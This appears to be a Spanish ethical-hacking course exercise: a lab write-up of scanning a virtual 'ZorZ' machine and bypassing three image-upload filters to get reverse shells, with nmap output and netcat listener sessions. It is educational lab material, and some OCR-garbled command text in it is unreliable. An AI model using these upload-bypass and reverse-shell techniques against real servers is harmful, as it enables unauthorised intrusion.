

HACKING ÉTICO

Unidad 2. Actividad 10



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Ejercicio 1.

Lo primero que he realizado es saber su ip:

```
currencty scanning: rinished:
                              Screen view: Unique mosts
6 Captured ARP Req/Rep packets, from 5 hosts. Total size: 360
               At MAC Address
                                  Count
                                           Len MAC Vendor / Hostname
10.0.3.3
               08:00:27:f9:cc:a4
                                           120 PCS Systemtechnik GmbH
10.0.3.1
               52:54:00:12:35:00
                                            60 Unknown vendor
10.0.3.2
               52:54:00:12:35:00
                                            60 Unknown vendor
               08:00:27:a1:0a:2f
                                            60 PCS Systemtechnik GmbH
10.0.3.7
10.0.3.9
               08:00:27:e7:26:88
                                            60 PCS Systemtechnik GmbH
```

Tiene que ser la .9 ya que la .7 es la otra máguina.

Ahora comprobamos los puertos:

```
-(kali: kali)-[~]
$ <u>sudo</u> nmap -p- -sS -n -v 10.0.3.9 -oN allPorts
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-29 13:36 EST
Initiating ARP Ping Scan at 13:36
Scanning 10.0.3.9 [1 port]
Completed ARP Ping Scan at 13:36, 0.05s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 13:36
Scanning 10.0.3.9 [65535 ports]
Discovered open port 22/tcp on 10.0.3.9
Discovered open port 80/tcp on 10.0.3.9
Completed SYN Stealth Scan at 13:36, 2.86s elapsed (65535 total ports)
Nmap scan report for 10.0.3.9
Host is up (0.00016s latency).
Not shown: 65533 closed tcp ports (reset)
       STATE SERVICE
PORT
22/tcp open ssh
80/tcp open http
MAC Address: 08:00:27:E7:26:88 (Oracle VirtualBox virtual NIC)
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 3.06 seconds
            Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

Como vemos tiene el puerto 22 y el 80 abierto.

Ahora vamos a hacer un escaneo específico a esos puertos:


```
(kali@ kali)-[~]
$ sudo mmap p 22,80 -sV -sC -v -n 10.0.3.9 -oN targeted
Starting Nmap 7.94 (https://mmap.org ) at 2023-11-29 13:38 EST
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 13:38
Completed NSE at 13:38, 0.00s elapsed
Initiating SYN Stealth Scan at 13:38
Scanning 10.0.3.9 [1 port]
Completed ARP Ping Scan at 13:38, 0.05s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 13:38
Scanning 10.0.3.9 [2 ports]
Discovered open port 20/tcp on 10.0.3.9
Discovered open port 20/tcp on 10.0.3.9
Completed SYN Stealth Scan at 13:38
Scanning 2 services on 10.0.3.9
Completed SYN Stealth Scan at 13:38, 0.02s elapsed (2 total ports)
Initiating Service scan at 13:38, 6.01s elapsed (2 services on 1 host)
NSE: Script scanning 10.0.3.9.
Initiating NSE at 13:38, 0.46s elapsed
Initiating NSE at 13:38, 0.46s elapsed
Initiating NSE at 13:38, 0.00s elapsed
Initiating NSE at 13:
```

Buscamos posible información con enum4linux, como por ejemplo los usuarios que contiene la máquina:


Comenzamos.

Nivel 1


Primero vamos a irnos a su url con la ip que tiene y vemos que tiene una pagina para insertar fotos.



Ahora vamos a usar burpsuite para enviar un archivo php:



Ahora comprobamos que lo hemos podido subir:



Por último comprobamos la Shell reversa:

```
(kali⊗ kali)-[-/bownloads]

$ nc -tVp 4,444

Listening on [any] 4444 ...

10.0.3.9: inverse host lookup failed: Unknown host
connect to [10.0.3.4] from (UNKNOWN) [10.0.3.9] 55995

Linux zorz 3.13.0-45-generic #74-Ubuntu SMP TUP Jan 13 19:37:48 UTC 2015 1686 athlon 1686 GNU/Linux

14:29:38 up 58 min, 0 users, load average: 0.00, 0.01, 0.01

USER TTY FROM LOGINM IDLE JCPU PCPU WHAT

uid-33(wmw-data) gid-33(wmw-data)
/bin/sh: 0: can't access tty; job control turned off

$ whoami

wmw-data
$ data

$ data


$ data

Wed Nov 29 14:29:45 EST 2023


$ ■
```

Nivel 2

Para el nivel dos buscamos index2.html:




He probado el mismo truco que antes peroasi no funciona:



File is not an image. Sorry, your file was not uploaded.

Ahora he probado a cambiar el formato del archivo:



Success! image/gif.The file weevely2.gif has been uploaded.

Aquí comprobamos que esta el archivo:

Index of /uploads2



Una vez pinchamos en el nos hace la Shell reversa:

Nivel 3

En el nivel 3 vemos que cambia un poco.



ZorZ Image Uploader3!




Ahora vamos a probar a cambiar la extensión del archivo a jpeg:

ZorZ Image Uploader3!



Como vemos podemos ver como ha aceptado el archivo, ahora simplemente lo abrimos:



Index of /uploads3



Apache/2.4.7 (Ubuntu) Server at 10.0.3.9 Port 80

```
L$ nc -lvp 4444
listening on [any] 4444 ...
10.0.3.9: inverse host lookup failed: Unknown host
connect to [10.0.3.4] from (UNKNOWN) [10.0.3.9] 55396
Linux zorz 3.13.0-45-generic #74-Ubuntu SMP Tue Jan 13 19:37:48 UTC 2015 1686 athlon 1686 GNU/Linux
14:37:03 up 1:05, 0 users, load average: 0.00, 0.01, 0.01
USER TTY FROM LOGING IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ls
bin
boot
dev
etc
home
initrd.img
lib
lost+found
media
mnt
opt
proc
root
          proc
root
          run
sbin
          sys
tmp
usr
       usr
var
vmlinuz
$ whoami
www-data
$ date
Wed Nov 29 14:39:14 EST 2023
```